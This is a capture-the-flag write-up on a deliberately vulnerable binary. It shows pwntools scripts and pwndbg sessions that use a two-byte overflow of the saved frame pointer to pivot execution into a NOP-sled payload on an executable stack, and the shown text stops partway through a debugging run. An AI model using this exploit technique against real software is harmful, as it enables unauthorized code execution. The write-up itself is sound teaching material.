
```
mov rsp, rbp
pop rbp
pop rip
```

The value in `rbp` is going to be popped into `rip` and since we control `rbp` from the previous function `vuln()`, we get basically control flow over this program

Now that's said let's do some debugging and testing

First we need to parse our buffer leak

You can generate a template using:



```
~/Desktop/CTF/Hackerlab24/FPO ❯ pwn template chall
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or 'chall')

# Many built-in settings can be controlled on the command-line and show up
# in "args".  For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR


def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    No RELRO
# Stack:    No canary found
# NX:       NX unknown - GNU_STACK missing
# PIE:      PIE enabled
# Stack:    Executable
# RWX:      Has RWX segments

io = start()

# shellcode = asm(shellcraft.sh())
# payload = fit({
#     32: 0xdeadbeef,
#     'iaaa': [1, 2, 'Hello', 3]
# }, length=128)
# io.send(payload)
# flag = io.recv(...)
# log.success(flag)
```

```
pwn template chall
```

Here's how mine looks like:

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings

# Set up pwntools for the correct architecture
exe = context.binary = ELF('chall')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--
geometry=128x50+1100+0', '-e']

filterwarnings("ignore")
context.log_level = 'info'

def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)
```

```python
gdbscript = '''
init-pwndbg
b *vuln+121
continue
'''.format(**locals())

#==========================================================
#                     EXPLOIT GOES HERE
#==========================================================

def init():
    global io

    io = start()

def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256


    io.interactive()

def main():

    init()
    solve()

if __name__ == '__main__':
    main()
```

Now when we run it we see that the `buf` leak is parsed well

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/FPO
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/FPO ❯ python3 solve.py
[*] '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
[+] Starting local process '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall': pid 23611
[*] buf leak: 0x7ffecb772b60
[*] Switching to interactive mode
Take your nickname>$
```

Ok good now let's start the real stuff

Note that I set a breakpoint in `vuln+121`


```
mark@haxor: ~/Desktop/CTF/Hackerlab24/FPO
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/FPO ❯ gdb-gef chall                                  53s
Reading symbols from chall...
(No debugging symbols found in chall)
dError while writing index for `/home/mark/Desktop/CTF/Hackerlab24/FPO/chall': No debugging symbols
GEF for linux ready, type `gef' to start, `gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.02ms using Python engine 3.11
gef➢  disass vuln
Dump of assembler code for function vuln:
   0x00000000000011b6 <+0>:     push   rbp
   0x00000000000011b7 <+1>:     mov    rbp,rsp
   0x00000000000011ba <+4>:     sub    rsp,0x100
   0x00000000000011c1 <+11>:    lea    rax,[rbp-0x100]
   0x00000000000011c8 <+18>:    mov    rsi,rax
   0x00000000000011cb <+21>:    lea    rax,[rip+0xe32]        # 0x2004
   0x00000000000011d2 <+28>:    mov    rdi,rax
   0x00000000000011d5 <+31>:    mov    eax,0x0
   0x00000000000011da <+36>:    call   0x1040 <printf@plt>
   0x00000000000011df <+41>:    lea    rax,[rip+0xe20]        # 0x2013
   0x00000000000011e6 <+48>:    mov    rdi,rax
   0x00000000000011e9 <+51>:    mov    eax,0x0
   0x00000000000011ee <+56>:    call   0x1040 <printf@plt>
   0x00000000000011f3 <+61>:    lea    rax,[rbp-0x100]
   0x00000000000011fa <+68>:    mov    edx,0x102
   0x00000000000011ff <+73>:    mov    rsi,rax
   0x0000000000001202 <+76>:    mov    edi,0x0
   0x0000000000001207 <+81>:    call   0x1050 <read@plt>
   0x000000000000120c <+86>:    lea    rax,[rbp-0x100]
   0x0000000000001213 <+93>:    mov    rsi,rax
   0x0000000000001216 <+96>:    lea    rax,[rip+0xe0a]        # 0x2027
   0x000000000000121d <+103>:   mov    rdi,rax
   0x0000000000001220 <+106>:   mov    eax,0x0
   0x0000000000001225 <+111>:   call   0x1040 <printf@plt>
   0x000000000000122a <+116>:   mov    eax,0x0
   0x000000000000122f <+121>:   leave
   0x0000000000001230 <+122>:   ret
End of assembler dump.
gef➢
```

Now I added this to my exploit

```python
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'* 256 + b'BB'

    io.sendline(payload)

    io.interactive()

```

```python
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'* 256 + b'BB'

    io.sendline(payload)

    io.interactive()
```

We can run this and let it attach to `gdb`



```
~/Desktop/CTF/Hackerlab24/FPO ❯ python3 solve.py GDB
[*] '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
[*] '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
[+] Starting local process '/usr/bin/gdbserver': pid 23865
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/mark/Desktop/CTF/Hackerlab24/FPO/ch
all', '-x', '/tmp/pwnbrpt7rnw.gdb']
[*] buf leak: 0x7ffc29a76d20
[*] Switching to interactive mode
Take your nickname>Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB
B\xa7)\xfc$ 
```

```
Breakpoint 1 at 0x55d7b921822f
Reading /lib/x86_64-linux-gnu/libc.so.6 from remote target...
------- tip of the day (disable with set show-tips off) -------
GDB's set directories <path> parameter can be used to debug e.g. glibc sources like the malloc/free func
tions!
Exception occurred: Error: Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again. (<class 'gdb.error'>)
For more info invoke `set exception-verbose on` and rerun the command
or debug it by yourself with `set exception-debugger on`
Python Exception <class 'gdb.error'>: Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again.
pwndbg>
Breakpoint 1, 0x000055d7b921822f in vuln ()

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]────────────────────
*RAX  0x0
*RBX  0x7ffc29a76f58 —▸ 0x7ffc29a79167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
*RCX  0x0
*RDX  0x0
*RDI  0x7ffc29a76b40 —▸ 0x7ffc29a76b70 ◂— 0x4242414141414141 ('AAAAAABB')
*RSI  0x7ffc29a76b70 ◂— 0x4242414141414141 ('AAAAAABB')
*R8   0x73
*R9   0x1
*R10  0x0
*R11  0x202
*R12  0x0
*R13  0x7ffc29a76f68 —▸ 0x7ffc29a79194 ◂— 'SSH_AUTH_SOCK=/tmp/ssh-aFh2uOgfk7bG/agent.2382'
*R14  0x55d7b921a168 (__do_global_dtors_aux_fini_array_entry) —▸ 0x55d7b9218120 (__do_global_dtors_aux)
◂— endbr64
*R15  0x7f360a0ae000 (_rtld_global) —▸ 0x7f360a0af2d0 —▸ 0x55d7b9217000 ◂— 0x10102464c457f
*RBP  0x7ffc29a76e20 —▸ 0x7ffc29a74242 ◂— 0x0
*RSP  0x7ffc29a76d20 ◂— 0x4141414141414141 ('AAAAAAAA')
*RIP  0x55d7b921822f (vuln+121) ◂— leave
───────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────
 ► 0x55d7b921822f <vuln+121>    leave
   0x55d7b9218230 <vuln+122>    ret
    ↓
   0x55d7b9218254 <main+35>     mov    eax, 0
   0x55d7b9218259 <main+40>     leave
   0x55d7b921825a <main+41>     ret

   0x55d7b921825b               add    byte ptr [rax - 0x7d], cl
   0x55d7b921825e <_fini+2>     in     al, dx
   0x55d7b921825f <_fini+3>     or     byte ptr [rax - 0x7d], cl
─────────────────────────────────────[ STACK ]─────────────────────────────────────
00:0000│ rsp 0x7ffc29a76d20 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓        7 skipped
───────────────────────────────────[ BACKTRACE ]───────────────────────────────────
 ► 0   0x55d7b921822f vuln+121
   1   0x55d7b9218254 main+35
───────────────────────────────────────────────────────────────────────────────────
pwndbg> 
```

```
python3 solve.py GDB
```

On the right hand side our debugger would be attached

We can view the current value of the saved rbp

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
pwndbg> i f
Stack level 0, frame at 0x7ffc29a76e30:
 rip = 0x55d7b921822f in vuln; saved rip = 0x55d7b9218254
 called by frame at 0x7ffc29a74252
 Arglist at 0x7ffc29a76e20, args:
 Locals at 0x7ffc29a76e20, Previous frame's sp is 0x7ffc29a76e30
 Saved registers:
  rbp at 0x7ffc29a76e20, rip at 0x7ffc29a76e28
pwndbg> x/gx 0x7ffc29a76e20,
A syntax error in expression, near `'.
pwndbg> x/gx 0x7ffc29a76e20
0x7ffc29a76e20: 0x00007ffc29a74242
pwndbg>
no IPv6 | W: down | E: 172.20.10.9 (?) | FULL 72.44% | 378.6 GiB | 0.56 | 5.0 GiB | 9.4 GiB | 2024-06-10 17:37:10 EN
```

We see that we overwrote the last 16 bits to `BB -> 0x4242`

And now remember that when `leave; ret` is executed this is what would happen

```
mov rsp, rbp
pop rbp
pop rip
```

Now let's move on to the next instruction

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
0x000055c442874254 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────
 RAX  0x0
 RBX  0x7ffd7bfd8878 —▸ 0x7ffd7bfd9167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
 RCX  0x0
 RDX  0x0
 RDI  0x7ffd7bfd8460 —▸ 0x7ffd7bfd8490 ◂— 0x4242414141414141 ('AAAAAABB')
 RSI  0x7ffd7bfd8490 ◂— 0x4242414141414141 ('AAAAAABB')
 R8   0x73
 R9   0x1
 R10  0x0
 R11  0x202
 R12  0x0
 R13  0x7ffd7bfd8888 —▸ 0x7ffd7bfd9194 ◂— 'SSH_AUTH_SOCK=/tmp/ssh-aFh2uOgfk7bG/agent.2382'
 R14  0x55c442876168 (__do_global_dtors_aux_fini_array_entry) —▸ 0x55c442874120 (__do_global_dtors_aux)
◂— endbr64
 R15  0x7f1fc6398000 (_rtld_global) —▸ 0x7f1fc63992d0 —▸ 0x55c442873000 ◂— 0x10102464c457f
 RBP  0x7ffd7bfd4242 ◂— 0x0
*RSP  0x7ffd7bfd8750 ◂— 0x0
*RIP  0x55c442874254 (main+35) ◂— mov eax, 0
────────────────────────────────────[ DISASM / x86-64 / set emulate on ]────────────────────────────────────
   0x55c44287422f <vuln+121>    leave
   0x55c442874230 <vuln+122>    ret
    ↓
 ► 0x55c442874254 <main+35>     mov    eax, 0
   0x55c442874259 <main+40>     leave
   0x55c44287425a <main+41>     ret

   0x55c44287425b               add    byte ptr [rax - 0x7d], cl
   0x55c44287425e <_fini+2>     in     al, dx
   0x55c44287425f <_fini+3>     or     byte ptr [rax - 0x7d], cl

──────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────
00:0000│  rsp 0x7ffd7bfd8750 ◂— 0x0
01:0008│      0x7ffd7bfd8758 ◂— 0x100000000
02:0010│      0x7ffd7bfd8760 ◂— 0x1
03:0018│      0x7ffd7bfd8768 —▸ 0x7f1fc618f6ca (__libc_start_call_main+122) ◂— mov edi, eax
04:0020│      0x7ffd7bfd8770 ◂— 0x0
05:0028│      0x7ffd7bfd8778 —▸ 0x55c442874231 (main) ◂— push rbp
06:0030│      0x7ffd7bfd8780 ◂— 0x100000000
07:0038│      0x7ffd7bfd8788 —▸ 0x7ffd7bfd8878 —▸ 0x7ffd7bfd9167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/F
PO/chall'
──────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────
 ► 0   0x55c442874254 main+35
   1              0x0
──────────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> i f
Stack level 0, frame at 0x7ffd7bfd4252:
 rip = 0x55c442874254 in main; saved rip = 0x0
 called by frame at 0x7ffd7bfd425a
 Arglist at 0x7ffd7bfd4242, args:
 Locals at 0x7ffd7bfd4242, Previous frame's sp is 0x7ffd7bfd4252
 Saved registers:
  rbp at 0x7ffd7bfd4242, rip at 0x7ffd7bfd424a
pwndbg>
no IPv6 | W: down | E: 172.20.10.9 (?) | FULL 72.44% | 378.6 GiB | 0.92 | 4.9 GiB | 9.5 GiB | 2024-06-10 17:42:40 EN
```

We can see that now we are in the `main` function where it's about to return and the saved rbp is still pointing to the value which we overwrote already

If we move to the next instruction we would see that the value in `rbp` is going to be stored in `rsp`

```
GDB-Pwn
File  Edit  View  Terminal  Tabs  Help
03:0018│     0x7ffd7bfd8768 —▸ 0x7f1fc618f6ca (__libc_start_call_main+122) ◂— mov edi, eax
04:0020│     0x7ffd7bfd8770 ◂— 0x0
05:0028│     0x7ffd7bfd8778 —▸ 0x55c442874231 (main) ◂— push rbp
06:0030│     0x7ffd7bfd8780 ◂— 0x100000000
07:0038│     0x7ffd7bfd8788 —▸ 0x7ffd7bfd8878 —▸ 0x7ffd7bfd9167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/F
PO/chall'
──────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────
 ► 0   0x55c442874259 main+40
   1              0x0
──────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
0x000055c44287425a in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────
 RAX  0x0
 RBX  0x7ffd7bfd8878 —▸ 0x7ffd7bfd9167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
 RCX  0x0
 RDX  0x0
 RDI  0x7ffd7bfd8460 —▸ 0x7ffd7bfd8490 ◂— 0x4242414141414141 ('AAAAAABB')
 RSI  0x7ffd7bfd8490 ◂— 0x4242414141414141 ('AAAAAABB')
 R8   0x73
 R9   0x1
 R10  0x0
 R11  0x202
 R12  0x0
 R13  0x7ffd7bfd8888 —▸ 0x7ffd7bfd9194 ◂— 'SSH_AUTH_SOCK=/tmp/ssh-aFh2uOgfk7bG/agent.2382'
 R14  0x55c442876168 (__do_global_dtors_aux_fini_array_entry) —▸ 0x55c442874120 (__do_global_dtors_aux)
◂— endbr64
 R15  0x7f1fc6398000 (_rtld_global) —▸ 0x7f1fc63992d0 —▸ 0x55c442873000 ◂— 0x10102464c457f
*RBP  0x0
*RSP  0x7ffd7bfd424a ◂— 0x0
*RIP  0x55c44287425a (main+41) ◂— ret
────────────────────────────────────[ DISASM / x86-64 / set emulate on ]────────────────────────
   0x55c44287422f <vuln+121>    leave
   0x55c442874230 <vuln+122>    ret
    ↓
   0x55c442874254 <main+35>     mov    eax, 0
   0x55c442874259 <main+40>     leave
 ► 0x55c44287425a <main+41>     ret    <0>
──────────────────────────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000│ rsp 0x7ffd7bfd424a ◂— 0x0
... ↓        7 skipped
──────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────
 ► 0   0x55c44287425a main+41
   1              0x0
──────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> x 0x7ffd7bfd4242-0x7ffd7bfd424a
0xfffffffffffffff8:     Cannot access memory at address 0xfffffffffffffff8
pwndbg> x 0x7ffd7bfd424a-0x7ffd7bfd4242
0x8:    Cannot access memory at address 0x8
pwndbg>
no IPv6 | W: down | E: 172.20.10.9 (?) | FULL 72.44% | 378.6 GiB | 1.15 | 4.9 GiB | 9.5 GiB | 2024-06-10 17:44:15 EN
```

But then I saw RSP is actually increased by 8 and at this point RIP is pointing to the next address after the address we overwrote it to

In case you are wondering why it increased by 8 that's because `pop rbp` would remove a value from the stack which basically would subtract 8 bytes from the current stack pointer

Now our idea is this:


- We would overwrite the saved rbp in function `vuln` to the last 16 bits of the start of our input buffer
- Create a payload by crafting it such that when RIP points to the next 8 bytes of the buffer then we would have control over the program

Here's what I used:

```python
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'*8 + asm('nop')*(offset - 8) + p16(buf & 0xffff)

    io.sendline(payload)

    io.interactive()
```


```python
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'*8 + asm('nop')*(offset - 8) + p16(buf & 0xffff)

    io.sendline(payload)

    io.interactive()
```

Running it we get this



```
~/Desktop/CTF/Hackerlab24/FPO ❯ python3 solve.py GDB
[*] '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
[*] '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
[+] Starting local process '/usr/bin/gdbserver': pid 25537
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/mark/Desktop/CTF/Hackerlab24/FPO/ch
all', '-x', '/tmp/pwnes2yr9_u.gdb']
[*] buf leak: 0x7fffff9974b0
[*] Switching to interactive mode
Take your nickname>Hello AAAAAAAA\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xb0t\x99
\xff\xff\x7f$ 
```

```
------- tip of the day (disable with set show-tips off) -------
Calling functions like call (void)puts("hello world") will run all other target threads for the time the
 function runs. If you want only the current thread to run for the function call, use set scheduler-lock
ing on
Exception occurred: Error: Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again. (<class 'gdb.error'>)
For more info invoke `set exception-verbose on` and rerun the command
or debug it by yourself with `set exception-debugger on`
Python Exception <class 'gdb.error'>: Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again.
pwndbg>
Breakpoint 1, 0x00005583e868822f in vuln ()

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]───────────────────────
*RAX  0x0
*RBX  0x7fffff9976e8 —▸ 0x7fffff998167 ◂— '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
*RCX  0x0
*RDX  0x0
*RDI  0x7fffff9972d0 —▸ 0x7fffff997300 ◂— 0x74b0909090909090
*RSI  0x7fffff997300 ◂— 0x74b0909090909090
*R8   0x73
*R9   0x1
*R10  0x0
*R11  0x202
*R12  0x0
